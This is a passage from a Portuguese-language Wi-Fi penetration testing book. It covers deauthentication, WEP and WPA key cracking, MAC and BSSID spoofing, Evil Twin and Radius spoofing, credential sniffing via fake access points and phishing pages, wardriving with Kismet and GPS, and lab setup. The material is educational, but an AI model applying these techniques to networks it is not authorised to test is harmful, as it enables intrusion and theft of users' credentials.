será estudado posteriormente, é bem simples enviar uma mensagem para uma estação Wi-Fi forçando-a a se desautenticar da rede sem fio. Lembrando que a desautenticação e desassociação são coisas diferentes. Ao forçar uma máquina a ser desautenticada, automaticamente, ela será também desassociada. Isso pode levar a vários problemas como o fato de associarmos essa estação a um Access Point malicioso, **o chamado Evil Twin**.

Veja na imagem um exemplo do processo de desautenticação:



3.1.2.3 Criptoanálise WEP

Como visto, o Protocolo Wireless Equivalent Privacy (WEP) é uma implementação de segurança extremamente fraca. Por isso é possível decifrar a chave de uma rede Wi-Fi que utilize esse protocolo apenas através da captura de um grande número pacotes IVs.

Com base nos dados capturados, algoritmos como o Korek conseguem "deduzir" a chave através do processo de criptoanálise dos pacotes (seja o WEP 64 ou 128 bits). O software Aircrack-ng é muito usado para esse processo, que pode ser feito rapidamente, normalmente em menos de 12 horas de captura de pacotes já é possível utilizá-lo.

Isso demonstra o quanto as redes que baseiam a sua segurança em WEP são vulneráveis. No entanto, ainda existem diversas empresas utilizando essa implementação para fins de compatibilidade com softwares e sistemas operacionais antigos.

3.1.2.4 Ataques de Wordlists WPA

Através de outros métodos, como a falsificação de autenticação ou o Access Point Spoofing, é possível ter acesso a parte do

handshake do WPA1/WPA2 quando a nossa placa de rede está no modo monitoração.

Isso permite que possamos realizar uma técnica de brute force simples... Criptografar uma lista de palavras (wordlist) e comparar uma a uma com o que foi obtido para se saber se há uma correspondência.

Torna-se basicamente então uma questão de tempo: se a chave for abcd1234 e esses termos existirem na lista de palavras a ser tentada, o software de brute force acusará que encontrou o que queria.

O problema é que softwares como o Aircrack-ng demoram muito tempo para realizar esse processo devido aos atrasos gerados pela negociação do processo de criptografia (handshake completo) e seus devidos cálculos. Por causa disso, o processo pode levar meses e ainda não dar em nada.

Entretanto, existem formas de acelerar o processo.

3.1.2.5 Pré-cálculo e Rainbow Tables WPA

Como dito anteriormente, um ataque de wordlists de forma "seca" não é muito eficiente para descobrir a chave de uma rede WPA1/WPA2. É possível tornar esse processo mais viável através de algum software que realize o pré-cálculo das palavras da wordlist "preparando-as" para a rede específica em que você capturou o handshake. O programa Genpmk consegue realizar isso.

Outra solução é o uso de Rainbow Tables. São tabelas pré-computadas contendo hashes WPA e seus equivalentes criptografados. Vários softwares podem ser utilizados para criar essas tabelas (o que pode levar muito tempo). Depois de criadas, as tabelas podem ser consultadas utilizando o Ophcrack, por exemplo.


Existem, porém, alguns pontos negativos no uso de Rainbow Tables WPA:

- ⇨ elas são vinculadas a um único SSID, ou seja, a tabela que você criou para uma rede não servirá para outra, a menos que ambas tenham o mesmo nome.
- ⇨ para que as tabelas sejam realmente úteis a ponto de descobrir chaves complexas, o espaço em disco que elas irão utilizar será enorme, podendo chegar na casa de dezenas de terabytes (ou mais).

3.1.2.6 MAC Spoofing (lado estação)

Já estudamos que uma das principais formas de controle utilizadas por muitos administradores é o filtro de endereços MAC dos dispositivos que podem ou não acessar a rede wireless.

Veja na imagem como o processo funciona:



Acontece que é tão simples "falsificar" um endereço MAC que chega a um ponto que essa medida se torna quase inútil em prover um nível de segurança satisfatório. É claro que nem todos saberão descobrir e clonar o endereço MAC de uma estação que já tem acesso à rede. Mas se um o fizer, a rede já estará comprometida (considerando-se apenas o filtro MAC, obviamente).

3.1.2.7 BSSID Spoofing (lado AP)

Com esse tipo de spoofing, pode-se falsificar o BSSID (basicamente o endereço MAC de um Access Point) facilitando então o processo de se passar por um AP falso na rede.

O BSSID Spoofing é muito importante para alguns ataques como o Evil Twin, Credentials Sniffing e outros. Ainda veremos mais sobre esse processo.

3.1.2.8 Evil Twin

O "Evil Twin", FakeAP ou AP Spoofing é um tipo de ataque dos mais interessantes e perigosos no mundo de redes sem fio. Ele permite criar um novo Access Point na rede utilizando algum software como o airbase-ng.

Ao inserir um "novo AP", o atacante pode utilizar o mesmo SSID (nome da rede) e MAC (BSSID) de um Access Point legítimo que já esteja na rede.

Pode-se fazer até mais do que isso: pode-se configurar o AP falso para utilizar WEP, WPA1, WPA2, as possibilidades são gigantescas. Para se ter noção do perigo, se nós criarmos um AP falsificado com WPA, poderemos desautenticar uma estação legítima do AP real e força-lá a conectar no nosso.

Com isso capturamos o handshake do WPA e podemos utilizar o aircrack-ng ou outros softwares para realizar a força bruta. Mas e se o usuário não utilizar uma chave previamente compartilhada (Pre Shared Key ou PSK) e sim um servidor Radius para autenticação? Falaremos disso no próximo tópico.

3.1.2.9 Radius Spoofing

Utilizando o FreeRadius para Linux ou outro software similar, podemos configurar um servidor Radius na nossa máquina que está "simulando o Access Point" (ou com o nosso servidor de autenticação).

Independente do método criptográfico utilizado, EAP-TLS (que é muito usado em ambientes Windows) ou EAP-TTLS (utilizado em ambiente OS X), podemos capturar a autenticação do usuário ao gerar um certificado falso e utilizá-lo com o FreeRadius.

Veremos nos capítulos posteriores como realizar isso na prática.

3.1.2.10 Credentials Sniffing

O "Farejamento de credenciais" é um processo bem simples e consiste em: assim que um usuário estiver conectado em seu AP falso, você pode criar uma ponte (bridge) com outra interface de rede. Utilizando um software de farejamento, por exemplo, o Wireshark, você pode farejar a interface de entrada do Access Point capturando tudo o que o usuário estiver tentando acessar.

Como você criou uma bridge, a estação continuará tendo acesso à internet através de você. Caso essa estação use WEP ou WPA para se conectar a rede "real" (a qual você está "simulando"), você capturará os pacotes de forma criptografada e deverá descobrir a chave para poder decodificar o que foi capturado.

Existe outra forma de capturar essas credenciais sem precisar criar a bridge. Basta instalar e utilizar a técnica de DNS Spoofing em conjunto com o Apache ou, melhor ainda, o Social Engineering Toolkit (SET) para criar uma página falsa (ex: GMAIL) e pegar diretamente o login/senha do usuário.

3.1.3 Ataques de Camada de Rede ou Camadas Superiores

Apesar de existirem muitos ataques nas camadas física/enlace, as camadas de 3 a 7 (rede da aplicação) do modelo OSI também possuem muitos problemas que podem ser explorados no que se refere a uma rede sem fio. Alguns exemplos:

- ⇨ Farejamento de credenciais;
- ⇨ Radius Spoofing;
- ⇨ Criptoanálise WEP;
- ⇨ Ataques de wordlists WPA;
- ⇨ Pré-calculo e Rainbow tables WPA.

3.2 Descoberta de Redes sem Fio

Antes de visualizarmos todos os ataques citados anteriormente, na prática precisamos entender como funciona o processo de detecção de uma rede sem fio. Normalmente, as redes estão configuradas para fazer o broadcast do ESSID, o que permite que rapidamente possamos descobrir diversas redes apenas observando alguns dos canais de nosso interesse.

Entretanto, muitas pessoas configuram uma rede sem fio para não fazer o broadcast do seu ESSID acreditando que assim tornam a rede "oculta". Bem, isso não é inteiramente verdade.

3.2.1 Visualizando Redes Configuradas como Ocultas

Nos próximos capítulos você irá aprender a criar uma interface de monitoração (mon0) que permite farejar o tráfego de qualquer rede no canal que você está, mesmo sem pertencer a ela. Então, monitorar os frames de gerenciamento enviados e recebidos entre clientes e Access Points é a forma mais simples de detectar um AP oculto.


Veja o exemplo no Wireshark:



Existe outra forma mais simples, sem que seja necessário o uso do Wireshark. Vamos imaginar a seguinte situação: você está monitorando o canal 6 e consegue perceber 5 redes ativas através do seu sistema operacional:

- ***Labescola1***
- ***Linksys***
- ***Dlink***
- ***Rede-Educ***
- ***Farmacia***

Alguns softwares (como o airodump-ng) conseguem mostrar também as estações clientes além dos Access Points. Podemos usar isso como "dica" para descobrir outra rede oculta que está ali. Perceba na imagem abaixo:



Ao visualizar esse cliente você percebe que ele está tentando se conectar à uma rede "defhack", a qual não estava aparecendo na listagem. Isso significa que a rede está oculta (e de nada adiantou, pois conseguimos detectá-la da mesma forma).

3.2.2 WarDriving

O WarDriving (Direção de Guerra) é uma prática muito utilizada para realizar o mapeamento de redes sem fio numa determinada localidade. Atualmente existem variações interessantes (e engraçadas) baseadas em mapear redes utilizando bicicletas, aviões e até foguetes (pesquise WarRocketing no Google).

A grande popularidade dessa técnica de "passear de carro mapeando redes" se deve por causa da baixa potência das antenas utilizadas anteriormente, mas deixe-me explicar: no início da "vida" do Wi-Fi (começo do século XXI), as antenas possuíam um ganho muito pequeno e eram muito caras. Você, literalmente, tinha que "passar em frente" a porta de uma empresa para conseguir capturar a sua rede.

Uma das soluções mais fantásticas desenvolvidas na época de ouro do Wardriving foi a utilização da antena direcional criada com um pote de batata Pringles, era um procedimento extremamente barato de fazer e possuía um ganho até legal.

Veja:



Fonte: http://www.acemprol.com/campus-party-aprenda-a-montar-uma-antena-wireless-t5099.html


Entretanto, hoje, pode ser até que você possua uma "superantena", mas mesmo assim não consiga detectar uma determinada rede em que você precise realizar um Penetration Test. É hora então de separar seus equipamentos para uma voltinha de carro.

3.2.2.1 Preparação para o Wardriving

Para realizarmos um Wardriving que possa ter um resultado realmente produtivo será necessário o seguinte material:

- ⇨ O carro (óbvio);
- ⇨ Um notebook;
- ⇨ Uma placa Wi-Fi com suporte a modo de monitoração;
- ⇨ Uma antena omni-direcional ou direcional;
- ⇨ Um receptor GPS (opcional).

Veja na imagem:



O notebook deverá estar com o sistema operacional Linux rodando em uma máquina virtual ou nativamente. Preferencialmente a distribuição usada deve ser o BackTrack ou o Kali Linux, mas nada impede de você utilizar outra. Vamos falar um pouco mais agora da antena e do GPS.

3.2.2.2 Escolhendo a Antena Ideal

A escolha da antena é algo essencial para a prática do Wardriving. A cada dia mais antenas de excelente qualidade estão mais e mais acessíveis. Existem vários tipos de antenas que podem ser escolhidas:

- ⇨ Antenas Omni-Direcionais;
- ⇨ Antenas Semidirecionais;
- ⇨ Antenas Direcionais.

Cada tipo de antena possui suas vantagens e desvantagens. As antenas direcionais possuem um ângulo pequeno de atuação, mas cobrem uma distância maior (exemplo: pringles). As semidirecionais já utilizam um ângulo maior e perdem um pouco na distância percorrida. Já as omni-direcionais são as mais utilizadas em equipamentos de rede como Access Points, roteadores Wi-Fi e adaptadores de rede sem fio. Elas projetam sinal em todos os ângulos, mas o alcance é bem pequeno.

O fabricante ou o modelo da antena são indiferentes nesse caso. O ideal é você conseguir uma antena com o melhor ganho/potência possível.

Eu utilizo uma muito boa nos meus testes e vou recomendá-la. É um equipamento importado que já é uma interface de rede sem fio por si só e já possui uma excelente antena externa:



- ⇨ Antena de **58dbi e 8000mw**
- ⇨ Modelo: **EDUP EP-MS8515GS**
- ⇨ Chipset: **Ralink 3070L e Realtek 187L**
- ⇨ Alcance do sinal: **+ de 10 KM**

Esse conjunto (adaptador + antena) custa apenas 19 dólares (ou menos) na maioria de sites de gadgets internacionais (dados de junho/2013).

Mas por que uma antena tão potente? Certas técnicas, como a desautenticação do usuário para associação ao fake AP, exigem que a potência da sua antena seja igual ou superior à potência da antena do Access Point em que você está realizando o ataque.

3.2.2.3 Escolhendo um Receptor GPS

Apesar de opcional, o receptor GPS é uma ótima pedida, pois nos ajudará a localizar fisicamente onde se encontra o Access Point que estamos monitorando. Isso até para fins de segurança é útil, para o caso de precisarmos detectar um fake AP (Access Point falso, consulte o capítulo específico).

A escolha do GPS não tem muito mistério, praticamente qualquer dispositivo GPS que foi fabricado para uso com um PC (e possua conexão USB) pode ser utilizado. O GPDS, que é o serviço que utilizaremos no Linux para detectar e utilizar o GPS, suporta a maioria dos modelos do mercado.

Entretanto eu gosto muito dos dispositivos GPS da Garmin, que é a líder de mercado.




Esses dispositivos podem ser encontrados em sites especializados.

Após escolher todo o equipamento está na hora de utilizarmos o Kismet para monitorar as redes.

3.2.2.4 Usando o Kismet para Detectar Redes

O Kismet e o (velho) Netstumbler são dois dos softwares mais populares para a realização de WarDriving. Ambos possuem suporte ao uso do GPS para detectar a localização dos Access Points. Vou demonstrar o uso básico do Kismet:



A aplicação principal Kismet (kismet_server) atua utilizando o modelo cliente/servidor, e é a responsável por dissecar e capturar pacotes de redes Wi-Fi e dados de GPS. O servidor do Kismet tem a capacidade de rodar em background sem a necessidade de mostrar o seu display. Múltiplos clientes podem estar conectados remotamente a um único servidor Kismet.

Por padrão, o Kismet "pula" (hop) entre todos os canais capturando apenas pequenos trechos de informação das redes. Isso, entretanto, pode ser alterado durante a sintaxe de execução do servidor ou depois, quando o console já estiver rodando.

- **-I:** configura a fonte (canal a ser utilizado);
- **-x:** permite forçar o ato de "pular entre os canais";
- **-X:** desabilita o "pular entre os canais" automaticamente;
- **-t:** configura o título usado no campo %t do modelo do arquivo logfile (padrão: Kismet);
- **-n:** desabilita todos os logs;
- **-f:** usa um arquivo de configuração alternativo;
- **-c:** sobrescreve as linhas dos arquivos capturados (tipo, interface, nome);
- **-C:** lista separada por vírgulas, utilizada para definir a opção das fontes de captura habilitadas;

- **-l:** define os tipos de logs (gps, xml, csv, cisco, weak, etc.);
- **-m:** define o número máximo de pacotes logados por arquivo;
- **-q:** roda em modo silencioso (sem som);
- **-g:** define o endereço e a porta do GPS;
- **-p:** define a porta utilizada para escutar por clientes;
- **-a:** sobrescreve a lista de clientes ou redes que possuem permissão para se conectar ao servidor Kismet;
- **-s:** roda em modo limpo, sem informação de status no console;
- **-N:** sobrescreve o nome do servidor desta instância do Kismet;
- **-v:** mostra a versão;
- **-h:** ajuda.

Opções das Redes em Tempo Real

Ao iniciar não há uma ordem definida de organização para as redes do Kismet. Você pode utilizar alguns atalhos para organizar melhor as informações capturadas assim como se focar em uma determinada rede para melhores resultados:

- **s:** abre o menu "sort" (organização). Aqui você pode definir que lógica quer utilizar para organizar os dados, se é pelo volume, nome das redes, qualidade do canal, etc;

  c: subopção utilizada dentro do menu de organização. Organizas as redes com base no canal;
- **shift + L**: "foca" apenas em uma rede específica, capturando pacotes apenas desta;
- **Enter:** mostra mais informações de uma determinada rede.
- **Q**: sai do modo de detalhamento (acessado pelo Enter) voltando para o console principal.

Cliente Kismet

O cliente Kismet (kismet_client) é uma interface estilo ncurses que se conecta ao Kismet server e mostra as redes detectadas, estatísticas, detalhes e tudo mais que o servidor capturar.

- **-f:** usa um arquivo de configuração alternativo;

- **-u:** usa um arquivo diferente de configuração da interface gráfica;
- **-q**: roda no modo silencioso, sem som;
- **-s**: define o endereço e a porta do servidor Kismet;
- **-r**: tenta automaticamente reestabelecer a conexão se o servidor encerrá-la;
- **-g**: muda o tipo de interface gráfica (panel, curses);
- **-c**: define a lista de colunas a serem mostradas (separadas por vírgula);
- **-v**: mostra a versão;
- **-h**: ajuda.

Vamos aprender agora sobre como utilização o Kismet junto a um GPS para detectar a localização das redes que descobrimos.

3.2.2.5 GPSD com Kismet

O GPSD é um serviço no Linux que permite reconhecer e utilizar a maioria dos dispositivos GPS USB disponíveis no mercado. Como disse antes, recomendo equipamento da Garmin, mas a grande maioria dos outros fabricantes é reconhecido pelo GPSD.

Sintaxe:

gpsd <opções> <porta>

Opções:

- **-h:** mostra a tela de ajuda;
- **-F:** cria um socket de controle para adicionar e remover comandos;
- **-S:** configura a porta TCP para aguardar os clientes GPSD (o padrão é 2947);
- **-b:** modo somente de leitura. Funciona como segurança contra travamento de dispositivos USB (locking);
- **-G:** faz o GPSD escutar em todas as interfaces de rede ao invés de apenas a interface loopback (que é o padrão);
- **-l:** lista todos os drivers compilados para o GPSD;
- **-n:** não espera um cliente conectar antes de checar o GPS;
- **-N:** rodar em foreground (ao invés de como serviço);
- **-D:** altera o nível de debug para mostrar mais informações.


O primeiro passo é plugar o dispositivo de GPS na porta usb e inicializar o GPSD com o comando:

gpsd -N -n -D3 <porta USB>

A opção **-N** é para rodar em primeiro plano (ao invés de rodar em background). A opção **-n** é para não aguardar um cliente conectar antes de iniciar a verificação do GPS. O **-D** muda o nível de "debug" para 3, mostrando mais informações de aviso e controle.

```
root@bt:~# gpsd -N -n -D3 /dev/ttyUSB0
gpsd: launching (Version 2.92)
gpsd: listening on port gpsd
gpsd: running with effective group ID 0
gpsd: running with effective user ID 0
gpsd: opening GPS data source at '/dev/ttyUSB0'
```

Após inicializar o GPSD é preciso abrir novamente o Kismet , que irá detectar se o GPS está ativo e, então, começará a salvar os dados de localização dos Access Points que encontrar.



Ok, mas o que eu faço com esses dados após serem capturados? Uma das coisas mais legais é exportar os dados para que possamos abri-los depois em outro software de mapeamento.

Para isso usamos o GISKismet. Essa ferramenta permite representar dados obtidos pelo Kismet de uma maneira bem simples e flexível. O GISKismet trabalha com o banco de dados SQLite e com o GoogleEarth (arquivos KML) para gráficos.

Eu salvei meus dados capturados pelo Kismet em um arquivo chamado **wardriving.netxml**.

Para adicionar esse arquivo ao banco de dados SQLite usado pelo GISKismet basta digitar o comando:

giskismet -X wardriving.netxml

Depois precisamos gerar o arquivo kml para ser aberto no Google Earth. Eu vou selecionar na base de dados todos os Access Points

encontrados utilizando uma diretiva select (eu poderia selecionar apenas um, bastava especificar o ESSID/BSSID).

Usamos o comando:

giskismet -q "select*from wireless" -o saida.kml wardriving.netxml

Exemplo:

```
root@bt:~# giskismet -X wardriving.netxml
Checking Database for BSSID:  00:18:F8:60:F8:AD ...
Checking Database for BSSID:  00:25:9C:57:E0:8C ...
root@bt:~# giskismet -q "select*from wireless" -o saida.kml wardriving.netxml
```

Prontinho, agora basta abrir o arquivo no Google Earth e teremos a localização dos Access Points que foram detectados:




3.3 WarChalking

O WarChalking (Guerra de Giz) é uma espécie de "complemento" do Wardriving. É o ato de compartilhar suas redes descobertas com outras pessoas através de símbolos, websites ou mesmo outras formas distintas. O nome "Guerra de Giz" foi adotado porque as pri-


meiras pessoas que realizaram essa prática desenhavam no chão (no local em frente de onde o sinal da rede poderia ser detectado) as informações sobre esta rede.

Historicamente, os símbolos mais comuns utilizados para o Warchalking são:



Entretanto, além dos símbolos apresentados, surgiram vários outros que são utilizados pela comunidade para diferenciar características da rede detectada. Símbolos que pudessem ser úteis na hora de outro colega "warchalker", detectar aquele AP/Router. Por exemplo, se o acesso ao AP é comercial (deve-se comprar créditos), se possui filtros, etc.

Observe:




Legenda da imagem anterior:

- 1 - Acesso irrestrito;
- 2 - AP com filtro de endereços MAC;
- 3 - Acesso aberto (OSA) com restrições;
- 4 - Acesso "pago" (pay for access);
- 5 - AP com WEP;
- 6 - AP com múltiplos controles de acesso;
- 7 - AP com ESSID oculto (closed);
- 8 - Honeypot (AP "falso").

Atualmente a forma de realizar o WarChalking avançou muito além de uma simples "escrita com giz". Existem muitos sites na Internet onde você pode compartilhar os seus arquivos KML com outras pessoas em diversas localizações de redes. Alguns sites são mais simples e aceitam apenas geolocalização automática da rede usando a Internet, outros só mostram APs que permitem acesso "público". De qualquer forma, é interessante conhecer alguns desses locais.

Experimente, por exemplo, o endereço: <wefi.com/maps>:



4 Preparando o Laboratório de Testes

Neste capítulo iremos aprender como preparar um laboratório simples para as práticas. Incluímos um Access Point ou roteador Wi-Fi e o adaptador de rede wireless para podermos realizar com sucesso todos os testes de vulnerabilidade. Antes de qualquer ação, devemos nos perguntar: que adaptador escolher?

4.1 Distribuição Linux a ser Utilizada

Todos os softwares que serão apresentados no livro podem ser utilizados com qualquer distribuição do Linux, desde que sejam feitas as devidas adaptações. No entanto, existem distribuições especializadas em testes de invasão (Penetration Test).

A minha sugestão é que essas versões específicas sejam utilizadas, pois todos os softwares que precisamos utilizar já estão pré-instalados. As duas distros mais conhecidas são o **BackTrack** e o **Kali Linux**.

4.1.1 BackTrack Linux

Na época que este livro foi publicado (2013) era a distribuição Linux mais conhecida para Penetration Test, apesar de já estar um pouco desatualizada em relação ao Kali Linux e outras distros.

Todos os testes deste livro foram feitos no BackTrack, mas as ferramentas podem ser usadas em qualquer distribuição.



4.1.2 Kali Linux

O Kali é o "sucessor" espiritual do BackTrack. Foi desenvolvido e é mantido pela equipe do BT original. Ele foi criado com o objetivo de ser mais versátil, de ser constantemente atualizado e trazer apenas ferramentas totalmente livres. Possui quase todas as ferramentas do BackTrack e algumas outras diferenciadas.



O Kali Linux pode ser obtido pelo site: **<www.kali.org>**.

Ambas distribuições podem ser rodadas via live-cd ou instaladas, seja em máquina virtual ou máquina física. Entretanto, apesar de recomendar o uso das duas, nada impede que você instale as ferramentas demonstradas no livro na distribuição de sua preferência.

A configuração básica de rede nessas distribuições é realizada no arquivo: **/etc/network/interfaces**.

```
root@bt:~# cd /etc/network
root@bt:/etc/network# vim interfaces
```

Por padrão todas as interfaces estão em dhcp. Para configurar qualquer interface de forma estática (seja a wlan0, eth0, etc.), siga o modelo demonstrado na imagem.

```
auto eth0
iface eth0 inet static
address 192.168.10.1
netmask 255.255.255.0

auto eth1
iface eth1 inet dhcp
```

4.1.3 BackBox Linux

O BackBoxlinux é uma distribuição mais recente e menos conhecida do que as outras duas citadas anteriormente e possui um diferencial. Além de Penetration tests, ela também é voltada para o lado de segurança, forense, etc. Essa distro foi desenvolvida pelos criadores do conhecido software DSploit para Android. Também pode ser utilizada nas práticas deste livro. A seguir uma imagem da mesma:



O site do BackBox é <www.backbox.org>.

4.2 Escolha do Adaptador Wi-Fi

A escolha do adaptador depende de diversos fatores, como o chipset, o alcance e o sistema operacional utilizado. A primeira observação importante que faço é que no ambiente Windows o modo de monitoração não funciona adequadamente e, por este motivo, o foco deste livro é exclusivamente o ambiente Linux.

Isso não impede que alguém que prefira o sistema da Microsoft não possa testar as vulnerabilidades de uma rede sem fio, basta fazer um pequeno investimento e adquirir um analisador de espectro de rede, que é um dispositivo de rede **próprio** para farejamento em modo de monitoração e alguns desses dispositivos possuem até função de injeção de pacotes.

Entre os dispositivos mais conhecidos temos: **Wi-Spy** e o **AirPCap.**

Observe as imagens dos produtos:



Eu recomendo muito o AirPcap (especialmente dos modelos TX para frente). Nos modelos mais avançados temos até uma ou duas saídas para antenas externas. A utilização de antenas yast com grande ganho permite que se atinja uma distância realmente interessante. Eu uso já há bastante tempo o modelo AirPcap NX para testes e gostei muito da performance dele.



Nota: Para uma demonstração, assista o vídeo "**Defhack #9 - Quebra de chaves wireless com o AirPcap NX**" disponível no meu canal do Youtube **<youtube.com/defhack>**.

Para mais informações sobre o AirPcap, consulte o site do fabricante (<www.riverbed.com>).

4.2.1 Cuidados ao Escolher um Adaptador com Chipset Compatível

Bem, já citamos o modo de monitoração, mas vamos lembrar para que ele serve: capturar tráfego proveniente de qualquer rede, de qualquer canal... mesmo que não estejamos conectados a ela.

É bom saber que nem todos os adaptadores wireless exercem bem essa função, e a razão é simples: normalmente as empresas que fabricam o hardware da interface Wi-Fi não são as mesmas que produzem o chipset, e sem um chipset decente, os softwares que precisamos usar não conseguem utilizar o modo de monitoração.

Os chipsets mais compatíveis com o modo de monitoração são os da Realtek ou Atheros. Verifique isso antes de adquirir um adaptador.

Mas por que adquirir um adaptador? Não posso utilizar a placa Wi-Fi já embutida no meu PC?

Bem, nada lhe impede de utilizar a sua placa interna, mas, normalmente, elas não possuem saída para antena externa, o que diminui um pouco a sua eficiência em determinados testes. Hoje você pode comprar por menos de R$ 40,00 (dado de junho/2013) adaptadores USB com antenas de 58 dbi (como a recomendada neste livro).

Vamos a um exemplo simples de entender: ao simular um Access Point falso idêntico a um legítimo, você irá desautenticar um usuário e tentar fazê-lo se conectar a você. Uma das "formas" que o sistema operacional do cliente utiliza para escolher em qual AP irá se conectar (já que ambos são iguais) é a força do sinal. Portanto, se tiver uma boa antena suas chances são igualmente boas.

4.3 Comandos Básicos de Configuração do Adaptador Wi-Fi

Vou demonstrar algumas configurações simples que podem ser feitas com o adaptador de rede sem fio. Primeiro, é necessário verificar se o adaptador está sendo reconhecido pelo sistema. Dê um simples **ifconfig** (ou **ifconfig -a** para listar os adaptadores desativados também). Normalmente os adaptadores são reconhecidos como wlan0, wlan1, wlan2, etc.

Veja que meu adaptador foi reconhecido como **wlan3**.

```
root@bt:~# ifconfig
eth2      Link encap:Ethernet  HWaddr 08:00:27:1e:c7:8b
          inet6 addr: fe80::a00:27ff:fe1e:c78b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1284 errors:0 dropped:0 overruns:0 frame:0
          TX packets:834 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1093877 (1.0 MB)  TX bytes:49674 (49.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:585 errors:0 dropped:0 overruns:0 frame:0
          TX packets:585 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42541 (42.5 KB)  TX bytes:42541 (42.5 KB)

wlan3     Link encap:Ethernet  HWaddr 24:3c:20:06:68:bb
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
